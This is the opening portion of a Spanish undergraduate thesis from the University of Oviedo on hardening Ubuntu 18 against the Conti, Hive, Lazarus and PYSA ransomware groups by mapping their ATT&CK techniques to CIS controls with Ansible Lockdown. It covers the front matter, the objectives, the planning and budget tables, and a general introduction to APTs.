



Universidad de Oviedo
Universidá d'Uviéu
University of Oviedo



Escuela de
Ingeniería
Informática
Universidad de Oviedo



Proyecto de
Investigación

OPTIMIZACIÓN DE LA APLICACIÓN DE CONTROLES DE SEGURIDAD DE REFERENCIA A PARTIR DE LA CARACTERIZACIÓN DE LAS ACCIONES DE GRUPOS DE RANSOMWARE CONOCIDOS

GRADO EN INGENIERÍA INFORMÁTICA DEL SOFTWARE

TRABAJO DE FIN DE GRADO

AUTOR

Rosa García López

TUTOR

José Manuel Redondo López

Julio 2024

Este documento ha sido creado basándose en la plantilla elaborada por **JOSÉ MANUEL REDONDO LÓPEZ**. [PlantillaDoc]

Agradecimientos

La primera persona a la que quiero agradecer es a mi tutor, José M. Redondo. Aunque la idea se la presenté yo, este proyecto existe gracias a él por más de una razón; entre ellas la ayuda y el apoyo prestado.

A todos mis amigos por estar ahí siempre que he tenido algún problema, ya fuera relacionado con la universidad o personal.

A mis compañeros de la universidad por ayudarnos entre nosotros durante todos estos años, con la mentalidad de “hoy por ti y mañana por mí”.

A mi familia por el apoyo en esta etapa académica.

Puede que este trabajo haya sido escrito por mí, pero realmente sois participes todos vosotros.

Resumen

Los ataques de tipo *ransomware* son una amenaza en constante crecimiento, ya que se ve cada vez más el llamado “*ransomware* como servicio” (RaaS). A pesar de los diversos esfuerzos para detectar y mitigar estas amenazas, las técnicas para evadir tales contramedidas han avanzado considerablemente. Dado que identificar todas las amenazas emergentes es cada vez más complicado, existe un gran interés en desarrollar contramedidas que puedan minimizar el área de ataque. En este proyecto, se analizan cuatro actores, que se caracterizan por este tipo de ataques, para desarrollar una estrategia de defensa y prevención acorde a sus características específicas. El presente trabajo propone un método en el que se refuerza la seguridad del sistema informático y, a su vez, cumple con parte de los estándares de seguridad propuestos por la organización CIS. También se presentan los informes de cada actor malicioso investigado y se explican los pasos a seguir para poder implementar el método en el sistema operativo Ubuntu 18. Los resultados obtenidos muestran la mejora de la seguridad del sistema informático tras aplicar el método propuesto.

Palabras clave: ransomware, amenaza, defensa, prevención, seguridad, contramedidas.

Abstract

Ransomware attacks are an ever-growing threat, as "Ransomware as a Service" (RaaS) becomes increasingly prevalent. Despite various efforts to detect and mitigate these threats, techniques to evade such countermeasures have progressed considerably. Since identifying all emerging threats is becoming more complicated, there is a significant interest in developing countermeasures that can minimize the attack surface. In this project, four actors, characterized by this type of attack, are analyzed to develop a defense and prevention strategy tailored to their specific characteristics. This work proposes a method that reinforces the security of the computer system while complying with part of the security standards proposed by the CIS organization. Reports on each investigated malicious actor are composed as well; and the steps to implement the method in the Ubuntu 18 operating system are explained. The results obtained show an improvement in the security of the computer system after implementing the proposed method.

Keywords: Ransomware, threat, defense, prevention, security, countermeasures.

Índice de contenido

| | |
|---|-----------|
| Capítulo 1 Introducción | 11 |
| 1.1 Motivación..... | 11 |
| 1.2 Finalidad del proyecto | 12 |
| Capítulo 2 Fijación de Objetivos | 13 |
| Capítulo 3 Planificación y Presupuesto | 14 |
| 3.1 Planificación del proyecto | 14 |
| 3.1.1 Identificación de interesados | 14 |
| 3.1.2 Planificación inicial | 14 |
| 3.1.3 Presupuesto inicial..... | 16 |
| 3.2 Cierre del proyecto..... | 17 |
| 3.2.1 Planificación final..... | 18 |
| 3.2.2 Presupuesto final..... | 20 |
| Capítulo 4 Estado del arte | 22 |
| 4.1 Conocimientos generales..... | 22 |
| 4.1.1 Amenaza Persistente Avanzada (APT) | 22 |
| 4.1.2 Grupos Ransomware | 23 |
| 4.1.3 MITRE ATT&CK..... | 23 |
| 4.1.4 Conti..... | 38 |
| 4.1.5 Hive | 44 |
| 4.1.6 Lazarus | 50 |
| 4.1.7 PYSA | 59 |
| 4.1.8 CIS Critical Security Controls..... | 68 |
| 4.1.9 CIS Benchmarks | 68 |
| 4.1.10 Ansible Lockdown | 69 |
| 4.2 Trabajos relacionados | 70 |
| Capítulo 5 Metodología de Trabajo | 71 |
| 5.1 Entorno de trabajo | 71 |
| 5.2 Procedimiento | 72 |
| 5.2.1 Identificación de TTPs..... | 72 |

| | |
|---|-----------|
| 5.2.2 Mapeo de TTPs a controles CIS CSC | 72 |
| 5.2.3 Mapeo a CIS Benchmark..... | 73 |
| 5.2.4 Edición del script..... | 75 |
| 5.3 Ejecución del script..... | 76 |
| Capítulo 6 Resultados Obtenidos..... | 78 |
| 6.1 Interpretación de los Resultados | 79 |
| Capítulo 7 Conclusiones | 80 |
| Capítulo 8 Trabajo Futuro..... | 81 |
| 8.1 Difusión de Resultados | 81 |
| Capítulo 9 Bibliografía..... | 82 |
| Capítulo 10 Apéndices..... | 85 |
| 10.1 WBS inicial | 86 |
| 10.2 Partidas del Presupuesto inicial | 87 |
| 10.3 WBS final | 90 |
| 10.4 Partidas del Presupuesto final..... | 91 |
| 10.5 Matriz Mitre ATT&CK | 94 |
| 10.6 Matriz de Conti..... | 95 |
| 10.7 Matriz de Hive | 96 |
| 10.8 Matriz de Lazarus | 97 |
| 10.9 Matriz de PYSA | 98 |
| 10.10 Informes | 99 |
| 10.10.1 Informe Conti..... | 99 |
| 10.10.2 Informe Hive | 123 |
| 10.10.3 Informe Lazarus | 148 |
| 10.10.4 Informe PYSA | 176 |
| 10.11 Mapeo de TTPs a CIS CSC | 199 |
| 10.12 Contenido entregado | 200 |
| 10.13 Glosario | 200 |

Índice de Figuras

| | |
|---|-----|
| ILUSTRACIÓN 1 - COLUMNA CON LAS TÉCNICAS DE LA TÁCTICA RECONNAISSANCE | 25 |
| ILUSTRACIÓN 2 - COLUMNA CON LAS TÉCNICAS DE LA TÁCTICA RESOURCE DEVELOPMENT | 26 |
| ILUSTRACIÓN 3 - COLUMNA CON LAS TÉCNICAS DE LA TÁCTICA INITIAL ACCESS..... | 27 |
| ILUSTRACIÓN 4 - COLUMNA CON LAS TÉCNICAS DE LA TÁCTICA EXECUTION | 28 |
| ILUSTRACIÓN 5 - COLUMNA CON LAS TÉCNICAS DE LA TÁCTICA PERSISTENCE | 29 |
| ILUSTRACIÓN 6 - COLUMNA CON LAS TÉCNICAS DE LA TÁCTICA PRIVILEGE ESCALATION | 30 |
| ILUSTRACIÓN 7 - COLUMNA CON LAS TÉCNICAS DE LA TÁCTICA DEFENSE EVASION | 31 |
| ILUSTRACIÓN 8 - COLUMNA CON LAS TÉCNICAS DE LA TÁCTICA CREDENTIAL ACCESS | 32 |
| ILUSTRACIÓN 9 - COLUMNA CON LAS TÉCNICAS DE LA TÁCTICA DISCOVERY | 33 |
| ILUSTRACIÓN 10 - COLUMNA CON LAS TÉCNICAS DE LA TÁCTICA LATERAL MOVEMENT | 34 |
| ILUSTRACIÓN 11 - COLUMNA CON LAS TÉCNICAS DE LA TÁCTICA COLLECTION..... | 35 |
| ILUSTRACIÓN 12 - COLUMNA CON LAS TÉCNICAS DE LA TÁCTICA COMMAND AND CONTROL | 36 |
| ILUSTRACIÓN 13 - COLUMNA CON LAS TÉCNICAS DE LA TÁCTICA EXFILTRATION | 37 |
| ILUSTRACIÓN 14 - COLUMNA CON LAS TÉCNICAS DE LA TÁCTICA IMPACT | 38 |
| ILUSTRACIÓN 15 - FRAGMENTO DE CÓDIGO DEL GRUPO PYSA | 61 |
| ILUSTRACIÓN 16 - PARTE DE SCRIPT QUE UTILIZA PYSA PARA EJECUTAR EMPIRE | 62 |
| ILUSTRACIÓN 17 - COMANDO DE POWERSHELL USADO POR PYSA | 62 |
| ILUSTRACIÓN 18 - CREACIÓN DE UN SERVICIO POR PARTE DE PYSA | 63 |
| ILUSTRACIÓN 19 - FUNCIÓN DE PYSA PARA ELIMINAR PROCESOS | 65 |
| ILUSTRACIÓN 20 - COMANDO DE POWERSHELL USADO POR PYSA | 65 |
| ILUSTRACIÓN 21 - CÓDIGO DE PYSA PARA EXFILTRAR DATOS | 67 |
| ILUSTRACIÓN 22 - FUNCIÓN DE PYSA PARA DETENER SERVICIOS DEL SISTEMA OPERATIVO | 67 |
| ILUSTRACIÓN 23 - MÁQUINA VIRTUAL UTILIZADA PARA EL TRABAJO | 71 |
| ILUSTRACIÓN 24 - TÁCTICA DISCOVERY DE CONTI MAPEADA CON LOS CONTROLES CIS CSC | 73 |
| ILUSTRACIÓN 25 - RECOMENDACIÓN 2.2.4 DEL CIS BENCHMARK UBUNTU 18 V2.0.1..... | 74 |
| ILUSTRACIÓN 26 - RECOMENDACIÓN 2.2.4 DEL CIS BENCHMARK UBUNTU 18 V2.2.0..... | 74 |
| ILUSTRACIÓN 27 - TÁCTICA DISCOVERY DEL GRUPO CONTI MAPEADA CON LAS RECOMENDACIONES | 75 |
| ILUSTRACIÓN 28 - SECCIÓN 2 DEL ARCHIVO "MAIN.YML" EDITADA | 76 |
| ILUSTRACIÓN 29 - SALIDA DE LA HERRAMIENTA ANSIBLE LOCKDOWN AL PRINCIPIO DE LA EJECUCIÓN | 77 |
| ILUSTRACIÓN 30 - ÍNDICE DE HARDENING PREVIO A LA EJECUCIÓN DEL SCRIPT | 78 |
| ILUSTRACIÓN 31 - ÍNDICE DE HARDENING TRAS LA EJECUCIÓN DEL SCRIPT | 79 |
| ILUSTRACIÓN 32 - GRÁFICO GANTT INICIAL DE LAS PRINCIPALES TAREAS | 86 |
| ILUSTRACIÓN 33 - GRÁFICO GANTT FINAL DE LAS PRINCIPALES TAREAS..... | 90 |
| ILUSTRACIÓN 34 - DISPOSICIÓN DE LA MATRIZ..... | 94 |
| ILUSTRACIÓN 35 - MATRIZ MITRE DE CONTI PINTADA..... | 95 |
| ILUSTRACIÓN 36 - MATRIZ MITRE DE HIVE PINTADA | 96 |
| ILUSTRACIÓN 37 - MATRIZ MITRE DE LAZARUS PINTADA | 97 |
| ILUSTRACIÓN 38 - MATRIZ MITRE DE PYSA PINTADA | 98 |
| ILUSTRACIÓN 62 - MAPEO DE TRIPWIRE DEL CONTROL CIS 2 | 199 |

Índice de Tablas

| | |
|--|----|
| TABLA 1 - TODAS LAS TAREAS DEL WBS INICIAL DEL PROYECTO..... | 14 |
| TABLA 2 - PRESUPUESTO INICIAL INTERNO DEL PROYECTO | 17 |

| | |
|---|-----|
| TABLA 3 - PRESUPUESTO INICIAL PARA EL CLIENTE..... | 17 |
| TABLA 4 - TODAS LAS TAREAS DEL WBS FINAL DEL PROYECTO | 18 |
| TABLA 5 - PRESUPUESTO FINAL INTERNO DEL PROYECTO | 21 |
| TABLA 6 - PRESUPUESTO FINAL PARA EL CLIENTE | 21 |
| TABLA 7 - PARTIDA 1 DEL PRESUPUESTO INICIAL..... | 87 |
| TABLA 8 - PARTIDA 2 DEL PRESUPUESTO INICIAL..... | 88 |
| TABLA 9 - PARTIDA 3 DEL PRESUPUESTO INICIAL..... | 89 |
| TABLA 10 - PARTIDA 4 DEL PRESUPUESTO INICIAL | 89 |
| TABLA 11 - PARTIDA 1 DEL PRESUPUESTO FINAL | 91 |
| TABLA 12 - PARTIDA 2 DEL PRESUPUESTO FINAL | 92 |
| TABLA 13 - PARTIDA 3 DEL PRESUPUESTO FINAL | 93 |
| TABLA 14 - PARTIDA 4 DEL PRESUPUESTO FINAL | 93 |
| TABLA 15 - ESTRUCTURA GENERAL DEL FICHERO ENTREGADO | 200 |

Capítulo 1 INTRODUCCIÓN

No es ningún secreto que uno de los grandes problemas de la era digital actual son los ciberataques, más concretamente aquellos que logran acceder a información sensible de sus víctimas.

En el año 2023 casi un tercio de las amenazas son de tipo *ransomware* [ENISA], que tienen como objetivos tanto empresas de diferentes sectores y tamaños, así como organizaciones públicas; incluyendo varias agencias del Gobierno Federal estadounidense [USAagencies]. Este tipo de ataques suelen implicar una doble extorsión por parte de sus autores: además de cifrar los archivos de la víctima y pedir una cantidad monetaria para recuperarlos, amenazan con publicar los datos obtenidos en la *dark web*.

Estos hechos nos llevan a plantear una pregunta crucial: “¿Qué puedo hacer para protegerme ante este tipo de amenazas?”. Este proyecto aborda dicha cuestión desde un punto de vista preventivo, investigando cuatro de los grupos *ransomware* más conocidos para diseñar defensas “a medida” que pueden ser implementadas automáticamente.

1.1 MOTIVACIÓN

Como se menciona en la sección anterior, los ataques de tipo *ransomware* son un problema recurrente que puede causar grandes pérdidas económicas y/o dañar la reputación de la organización atacada. En 2017 tuvo lugar uno de los ataques más devastadores y conocidos, y es el de “WannaCry”, teniendo un impacto de 5 millones de euros para las empresas españolas [WannaCry17].

Actualmente existen herramientas que ofrecen una capa de protección ante estos ataques; como la de la empresa Kaspersky [KaspTool]. Otro tipo de protección son los sistemas [EDR] (*Endpoint Detection Response*), que integra el antivirus convencional con herramientas de monitorización e inteligencia artificial para proporcionar una respuesta rápida y eficaz ante los riesgos.

Sin embargo, este tipo de herramientas se basan en escaneos y detecciones de archivos o indicios de actividad sospechosa, es decir, en la detección y la respuesta ante las amenazas en caso de encontrar alguna.

Es por esto por lo que surge la idea de investigar e implementar un modo de prevenir ataques de grupos *ransomware* específicos, mediante la configuración segura y la reducción de vulnerabilidades en sistemas y aplicaciones.

1.2 FINALIDAD DEL PROYECTO

Este trabajo tiene como principal finalidad analizar grupos *ransomware* conocidos y activos para encontrar una nueva forma con la que poder luchar contra la amenaza que estos suponen.

El CCN (**C**entro **C**riptológico **N**acional) ha desarrollado en servicio [microCLAUDIA] que se instala en equipos Windows y sirve para: impedir la ejecución de código dañino y detectar procesos potencialmente dañinos, paralizándolos. Otra de las propuestas existentes más relacionadas con este trabajo es la de [Sharma2023]. Nuestro método también se basa en los TTPs de los actores analizados y, a diferencia de los trabajos anteriores, busca que no sean capaces de infiltrarse en el sistema. Además, esta prevención se realiza de manera automática gracias a una herramienta de código abierto.

Capítulo 2 FIJACIÓN DE OBJETIVOS

El objetivo general de este trabajo es el de mejorar la seguridad de un sistema informático, teniendo en cuenta las tácticas y técnicas de grupos *ransomware*. Para poder conseguir esto se necesitan varios elementos que al final se unirán. Estos diversos elementos son los objetivos específicos, que se listan a continuación:

- Elaboración de cuatro informes, uno por cada grupo *ransomware*, en los que se estudian todas sus tácticas, técnicas y procedimientos.
- Mapear los TTPs de cada grupo con las técnicas del proyecto [DEF3ND], optimizando así las técnicas y tácticas de respuesta ante estos TTPs.
- Conseguir tener información avanzada, ordenada y estructurada de *Threat Intelligence* sobre estos grupos, algo fundamental para luchar contra la amenaza que suponen.
- Construir una defensa personalizada y automática contra los grupos *ransomware*.

Capítulo 3 PLANIFICACIÓN Y PRESUPUESTO

3.1 PLANIFICACIÓN DEL PROYECTO

Una buena planificación es clave para llevar a cabo cualquier trabajo con éxito. Por tanto, en esta sección se explicará el proceso de planificación y la estimación de costes iniciales del proyecto. Además, también se determinarán sus *stakeholders* o interesados.

3.1.1 Identificación de interesados

Los interesados identificados son los siguientes:

- La proyectante. Se encargará de la investigación necesaria para poder lograr los objetivos propuestos en Fijación de Objetivos, y de la creación de toda la documentación oportuna.
- El director del proyecto. Es el responsable de supervisar y validar que los objetivos mencionados anteriormente se cumplan de una manera adecuada.

3.1.2 Planificación inicial

La planificación del proyecto recoge todas las tareas a realizar, desde la investigación de trabajos relacionados hasta la propia redacción de este documento. En la Tabla 1 se encuentran todas las tareas principales del WBS (*Work Breakdown Structure*) del proyecto, junto con la duración estimada y, fechas de inicio y fin de estas. Con esta planificación tenemos una duración total de 477 horas repartidas en, aproximadamente, 2 meses y medio.

Todas las tareas son asignadas al mismo recurso; un trabajador o una trabajadora con el rol de investigador/a, cuyo horario será de 4 horas diarias para poder compatibilizar el trabajo con otras tareas. En el apéndice WBS inicial se puede ver el diagrama de Gantt inicial del proyecto, con algunas tareas sin desplegar para facilitar su lectura.

Tabla 1 - Todas las tareas del WBS inicial del proyecto

| Tarea | Fecha de comienzo | Fecha de fin | Duración |
|-----------------------------------|-------------------|--------------|----------|
| Revisión de trabajos relacionados | lun 20/11/23 | vie 24/11/23 | 37 hrs |

| | | | |
|--|---------------------|---------------------|----------------|
| Herramientas de prevención de ataques | lun 20/11/23 | lun 20/11/23 | 3 hrs |
| Prevención contra ransomware | mar 21/11/23 | mar 21/11/23 | 3 hrs |
| Hardening de Linux | mié 22/11/23 | mié 22/11/23 | 3 hrs |
| Mitigación de ataques ransomware | jue 23/11/23 | jue 23/11/23 | 3 hrs |
| Procedimiento | vie 24/11/23 | jue 14/12/23 | 118 hrs |
| v7 de los controles CIS | vie 24/11/23 | jue 30/11/23 | 31 hrs |
| Mapeo de los TTPs a CIS CSC | vie 24/11/23 | vie 24/11/23 | 5 hrs |
| Conti | vie 24/11/23 | vie 24/11/23 | 2 hrs |
| Hive | vie 24/11/23 | vie 24/11/23 | 1 hr |
| Lazarus | vie 24/11/23 | vie 24/11/23 | 1 hr |
| PYSA | vie 24/11/23 | vie 24/11/23 | 1 hr |
| Mapeo de los CIS CSC a las recomendaciones correspondientes del CIS benchmark | mié 29/11/23 | mié 29/11/23 | 5 hrs |
| Conti | mié 29/11/23 | mié 29/11/23 | 2 hrs |
| Hive | mié 29/11/23 | mié 29/11/23 | 2 hrs |
| Lazarus | mié 29/11/23 | mié 29/11/23 | 2 hrs |
| PYSA | mié 29/11/23 | mié 29/11/23 | 2 hrs |
| Modificar el script de Ansible Lockdown | mié 29/11/23 | jue 30/11/23 | 2 hrs |
| v8 de los controles CIS | lun 04/12/23 | mar 05/12/23 | 12 hrs |
| Mapeo de los TTPs a las recomendaciones correspondientes del CIS benchmark | lun 04/12/23 | mar 05/12/23 | 10 hrs |
| Conti | lun 04/12/23 | lun 04/12/23 | 4 hrs |
| Hive | lun 04/12/23 | lun 04/12/23 | 2 hrs |
| Lazarus | mar 05/12/23 | mar 05/12/23 | 2 hrs |
| PYSA | mar 05/12/23 | mar 05/12/23 | 2 hrs |
| Modificar el script de Ansible Lockdown | mar 05/12/23 | mar 05/12/23 | 2 hrs |
| Ejecución y obtención de resultados | vie 08/12/23 | vie 08/12/23 | 3 hrs |
| Ejecución de auditoría previa al hardening | vie 08/12/23 | vie 08/12/23 | 1 hr |
| Ejecución de script | vie 08/12/23 | vie 08/12/23 | 2 hrs |
| Ejecución de auditoría posterior al hardening | vie 08/12/23 | vie 08/12/23 | 1 hr |

| | | | |
|--|---------------------|---------------------|----------------|
| Análisis de los resultados | vie 08/12/23 | vie 08/12/23 | 3 hrs |
| Redacción de la memoria | lun 11/12/23 | vie 09/02/24 | 351 hrs |
| Redacción de motivación y objetivos | lun 11/12/23 | lun 11/12/23 | 1 hr |
| Redacción de estado del arte | lun 11/12/23 | mié 20/12/23 | 54 hrs |
| Redacción de conocimientos generales | lun 11/12/23 | mar 19/12/23 | 51 hrs |
| Redacción de APT | lun 11/12/23 | lun 11/12/23 | 2 hrs |
| Redacción de grupos ransomware | lun 11/12/23 | lun 11/12/23 | 3 hrs |
| Redacción del framework Mitre Att&ck | mié 13/12/23 | vie 15/12/23 | 15 hrs |
| Redacción de Conti | vie 15/12/23 | vie 15/12/23 | 1 hr |
| Redacción de Hive | vie 15/12/23 | vie 15/12/23 | 1 hr |
| Redacción de Lazarus | vie 15/12/23 | vie 15/12/23 | 1 hr |
| Redacción de PYSA | vie 15/12/23 | vie 15/12/23 | 1 hr |
| Redacción de los controles críticos de seguridad de CIS | mar 19/12/23 | mar 19/12/23 | 1 hr |
| Redacción de CIS benchmarks | mar 19/12/23 | mar 19/12/23 | 2 hrs |
| Redacción de Ansible Lockdown | mar 19/12/23 | mar 19/12/23 | 1 hr |
| Redacción de trabajos relacionados | mar 19/12/23 | mié 20/12/23 | 3 hrs |
| Redacción de metodología de trabajo | lun 08/01/24 | jue 11/01/24 | 24 hrs |
| Redacción de resultados | vie 15/12/23 | vie 22/12/23 | 48 hrs |
| Redacción de conclusiones | jue 11/01/24 | jue 11/01/24 | 3 hrs |
| Redacción de trabajo futuro | jue 11/01/24 | jue 11/01/24 | 1 hr |
| Redacción de apéndices | mié 17/01/24 | vie 19/01/24 | 15 hrs |
| Revisión de la memoria | vie 09/02/24 | vie 09/02/24 | 3 hrs |

3.1.3 Presupuesto inicial

En este apartado se mostrará un presupuesto inicial, realizado previamente al desarrollo del proyecto. Las partidas que componen este presupuesto se pueden consultar en detalle en Partidas del Presupuesto inicial. El trabajo de la investigadora se tendrá un precio/hora de 20€/h; con un beneficio del 20% que se cobrará al cliente.

3.1.3.1 Presupuesto interno

En la Tabla 2 se ilustran las partidas en las que se ha dividido el presupuesto interno; junto con su coste total, y el coste de los beneficios que se han calculado. En este caso el precio total del proyecto será de 4.058,40€.

Tabla 2 - Presupuesto inicial interno del proyecto

| Item | Partida | Total |
|------|------------------------------------|-------------------|
| 1 | Revisión de trabajos relacionados | 240,00 € |
| 2 | Procedimiento | 680,00 € |
| 3 | Redacción y revisión de la memoria | 1.660,00 € |
| 4 | Hardware y otros gastos indirectos | 802,00 € |
| | Beneficios | 676,40 € |
| | Total | 4.058,40 € |

3.1.3.2 Presupuesto para el cliente

A la hora de facturar al cliente, las partidas mostradas anteriormente deben reducirse de 4 a 3: los costes de la partida 4 y los beneficios esperados se redistribuyen entre el resto de las partidas.

En la Tabla 3 se ve que, tras estos cambios, y aplicando un 21% de IVA, el coste total inicial para el cliente es de 4.910,66€.

Tabla 3 - Presupuesto inicial para el cliente

| Item | Partida | Total |
|------|------------------------------------|-------------------|
| 1 | Revisión de trabajos relacionados | 377,53 € |
| 2 | Procedimiento | 1.069,66 € |
| 3 | Redacción y revisión de la memoria | 2.611,22 € |
| | Impuestos (IVA 21%) | 852,26 € |
| | TOTAL | 4.910,66 € |

3.2 CIERRE DEL PROYECTO

Esta sección recoge el resultado una vez finalizado el proyecto, y hechos los cambios pertinentes en la planificación y presupuesto, de la planificación que se presentó en Planificación del proyecto.

3.2.1 Planificación final

Como se puede observar en la Tabla 4, se encuentran todas las tareas del WBS final, que son las mismas que las definidas previamente en Planificación inicial. Los únicos cambios con respecto a dicha planificación son las fechas de comienzo y fin de las tareas, lo que resulta en una duración final del proyecto de 1021 horas.

En el apéndice WBS final se puede ver el diagrama de Gantt final del proyecto con las tareas principales.

Tabla 4 - Todas las tareas del WBS final del proyecto

| Tarea | Fecha de comienzo | Fecha de fin | Duración |
|---|---------------------|---------------------|----------------|
| Revisión de trabajos relacionados | jun 15/01/24 | vie 19/01/24 | 37 hrs |
| Herramientas de prevención de ataques | lun 15/01/24 | lun 15/01/24 | 3 hrs |
| Prevención contra ransomware | lun 15/01/24 | lun 15/01/24 | 3 hrs |
| Hardening de Linux | mar 16/01/24 | mar 16/01/24 | 3 hrs |
| Mitigación de ataques ransomware | mar 16/01/24 | mar 16/01/24 | 3 hrs |
| Procedimiento | jue 01/02/24 | mié 21/02/24 | 118 hrs |
| v7 de los controles CIS | jue 01/02 | vie 02/02/24 | 9 hrs |
| Mapeo de los TTPs a CIS CSC | jue 01/02/24 | jue 01/02/24 | 5 hrs |
| Conti | jue 01/02/24 | jue 01/02/24 | 2 hrs |
| Hive | jue 01/02/24 | jue 01/02/24 | 1 hr |
| Lazarus | jue 01/02/24 | jue 01/02/24 | 1 hr |
| PYSA | jue 01/02/24 | jue 01/02/24 | 1 hr |
| Mapeo de los CIS CSC a las recomendaciones correspondientes del CIS benchmark | jue 01/02/24 | vie 02/02/24 | 5 hrs |
| Conti | jue 01/02/24 | jue 01/02/24 | 2 hrs |
| Hive | jue 01/02/24 | jue 01/02/24 | 2 hrs |
| Lazarus | jue 01/02/24 | jue 01/02/24 | 2 hrs |

| | | | |
|---|---------------------|---------------------|----------------|
| PYSA | jue 01/02/24 | vie 02/02/24 | 2 hrs |
| Modificar el script de Ansible Lockdown | vie 02/02/24 | vie 02/02/24 | 2 hrs |
| v8 de los controles CIS | lun 05/02/24 | mar 06/02/24 | 12 hrs |
| Mapeo de los TTPs a las recomendaciones correspondientes del CIS benchmark | lun 05/02/24 | mar 06/02/24 | 10 hrs |
| Conti | lun 05/02/24 | lun 05/02/24 | 4 hrs |
| Hive | lun 05/02/24 | lun 05/02/24 | 2 hrs |
| Lazarus | mar 06/02/24 | mar 06/02/24 | 2 hrs |
| PYSA | mar 06/02/24 | mar 06/02/24 | 2 hrs |
| Modificar el script de Ansible Lockdown | mar 06/02/24 | mar 06/02/24 | 2 hrs |
| Ejecución y obtención de resultados | mar 06/02/24 | mié 07/02/24 | 3 hrs |
| Ejecución de auditoría previa al hardening | mar 06/02/24 | mar 06/02/24 | 1 hr |
| Ejecución de script | mar 06/02/24 | mar 06/02/24 | 2 hrs |
| Ejecución de auditoría posterior al hardening | mié 07/02/24 | mié 07/02/24 | 1 hr |
| Análisis de los resultados | mié 07/02/24 | mié 07/02/24 | 3 hrs |
| Redacción de la memoria | lun 18/03/24 | lun 10/04/24 | 485 hrs |
| Redacción de motivación y objetivos | lun 18/03/24 | lun 18/03/24 | 1 hr |
| Redacción de estado del arte | mar 19/03/24 | mar 02/04/24 | 85 hrs |
| Redacción de conocimientos generales | mar 19/03/24 | lun 01/04/24 | 75 hrs |
| Redacción de APT | mar 19/03/24 | mar 19/03/24 | 2 hrs |
| Redacción de grupos ransomware | mar 19/03/24 | mar 19/03/24 | 3 hrs |

| | | | |
|--|--------------|--------------|--------|
| Redacción del framework Mitre Att&ck | mar 19/03/24 | jue 21/03/24 | 15 hrs |
| Redacción de Conti | lun 25/03/24 | lun 25/03/24 | 1 hr |
| Redacción de Hive | lun 25/03/24 | lun 25/03/24 | 1 hr |
| Redacción de Lazarus | lun 25/03/24 | lun 25/03/24 | 1 hr |
| Redacción de PYSA | mié 27/03/24 | mié 27/03/24 | 1 hr |
| Redacción de los controles críticos de seguridad de CIS | mié 27/03/24 | mié 27/03/24 | 1 hr |
| Redacción de CIS benchmarks | lun 01/04/24 | lun 01/04/24 | 2 hrs |
| Redacción de Ansible Lockdown | lun 01/04/24 | lun 01/04/24 | 1 hr |
| Redacción de trabajos relacionados | lun 01/04/24 | lun 01/04/24 | 3 hrs |
| Redacción de metodología de trabajo | mar 14/05/24 | vie 17/05/24 | 24 hrs |
| Redacción de resultados | lun 18/03/24 | lun 18/03/24 | 5 hrs |
| Redacción de conclusiones | vie 17/05/24 | vie 17/05/24 | 3 hrs |
| Redacción de trabajo futuro | vie 17/05/24 | vie 17/05/24 | 1 hr |
| Redacción de apéndices | vie 17/05/24 | mar 21/05/24 | 15 hrs |
| Revisión de la memoria | mié 10/07/24 | mié 10/07/24 | 5 hrs |

3.2.2 Presupuesto final

En esta sección se mostrará el presupuesto final, realizado junto al cierre del proyecto. Las partidas que componen este presupuesto se pueden consultar en detalle en Partidas del Presupuesto final. El trabajo de la investigadora se tendrá un precio/hora de 25€/h; con un beneficio del 20% que se cobrará al cliente.

3.2.2.1 Presupuesto interno

En la Tabla 5 se enumeran las partidas en las que se ha dividido el presupuesto interno; junto con su coste total, y el coste de los beneficios que se han calculado. En este caso el precio total del proyecto será de 4.914€.

Tabla 5 - Presupuesto final interno del proyecto

| Item | Partida | Total |
|------|------------------------------------|-------------------|
| 1 | Revisión de trabajos relacionados | 300,00 € |
| 2 | Procedimiento | 835,00 € |
| 3 | Redacción y revisión de la memoria | 2.075,00 € |
| 4 | Hardware y otros gastos indirectos | 885,00 € |
| | Beneficios | 819,00 € |
| | Total | 4.914,00 € |

3.2.2.2 Presupuesto para el cliente

En la Tabla 6 se ve que, tras estos cambios, y aplicando un 21% de IVA, el coste total inicial para el cliente es de 5.945,94€. Un aumento de poco más de mil euros con respecto al visto [más atrás](#).

Tabla 6 - Presupuesto final para el cliente

| Item | Partida | Total |
|------|------------------------------------|-------------------|
| 1 | Revisión de trabajos relacionados | 459,25 € |
| 2 | Procedimiento | 1.278,25 € |
| 3 | Redacción y revisión de la memoria | 3.176,50 € |
| | Impuestos (IVA 21%) | 1.031,94 € |
| | TOTAL | 5.945,94 € |

Capítulo 4 ESTADO DEL ARTE

En el estado del arte se presentarán una serie de conocimientos generales para que el lector pueda comprender todos los conceptos básicos, y disponga de las herramientas necesarias para entender todo el proceso y los resultados obtenidos en el trabajo. A parte de estos conocimientos, también se indicarán diferentes trabajos que guardan similitudes con el propuesto.

4.1 CONOCIMIENTOS GENERALES

En esta sección se introducen una serie de conocimientos básicos para poder comprender los conceptos que van relacionados con el trabajo realizado en este documento. Este tipo de información ayudará a extrapolar ciertas conclusiones de los resultados, también a entender los pasos que se están realizando y otro tipo de aspectos que se irán comentado a lo largo del trabajo.

Para poder facilitar la comprensión de todos los conceptos introducidos ser irán tratando de aspectos más generales a los más específicos. Lo primero que se explicará de una manera breve son los conceptos de Amenaza Persistente Avanzada (APT) y Grupos Ransomware, profundizando más adelante en estos últimos ya que son una base del trabajo. Posteriormente, se explicará en profundidad el *framework* MITRE ATT&CK, que es uno de los elementos clave para entender cómo se clasifican y estructuran los ataques en el campo de la ciberseguridad. A continuación, se introducirán los cuatro grupos *ransomware* estudiados y para los que nos prevendremos en gran parte; son Conti, Hive, Lazarus y PYSA.

Por último, es necesario saber con qué nos defenderemos y en qué se basa esta defensa, para esto se explicarán los CIS Critical Security Controls, los CIS Benchmarks y la herramienta Ansible Lockdown.

4.1.1 Amenaza Persistente Avanzada (APT)

Una **amenaza persistente avanzada**; de aquí en adelante *APT*, es un ciberataque dirigido y prolongado en el que un atacante obtiene acceso a una red sin ser detectado durante un tiempo prolongado con el objetivo de robar información sensible.

La ejecución de este tipo de ataques requiere técnicas y conocimientos de alto nivel; puesto que son meticulosamente planeados y personalizados teniendo en cuenta la víctima, y se puede dividir en cinco etapas:

1. **Obtener acceso:** Los cibercriminales normalmente obtienen acceso a la red mediante técnicas de ingeniería social, como *phishing* o *spear-phishing* a través de correos electrónicos o a través de una vulnerabilidad.

2. **Mantener la posición:** En esta etapa, los ciberdelincuentes crean **puertas traseras** (*backdoors*) o **insertan malware** para poder operar dentro del sistema sin ser detectados. Además, a menudo emplean técnicas como sobrescribir código para cubrir sus huellas.
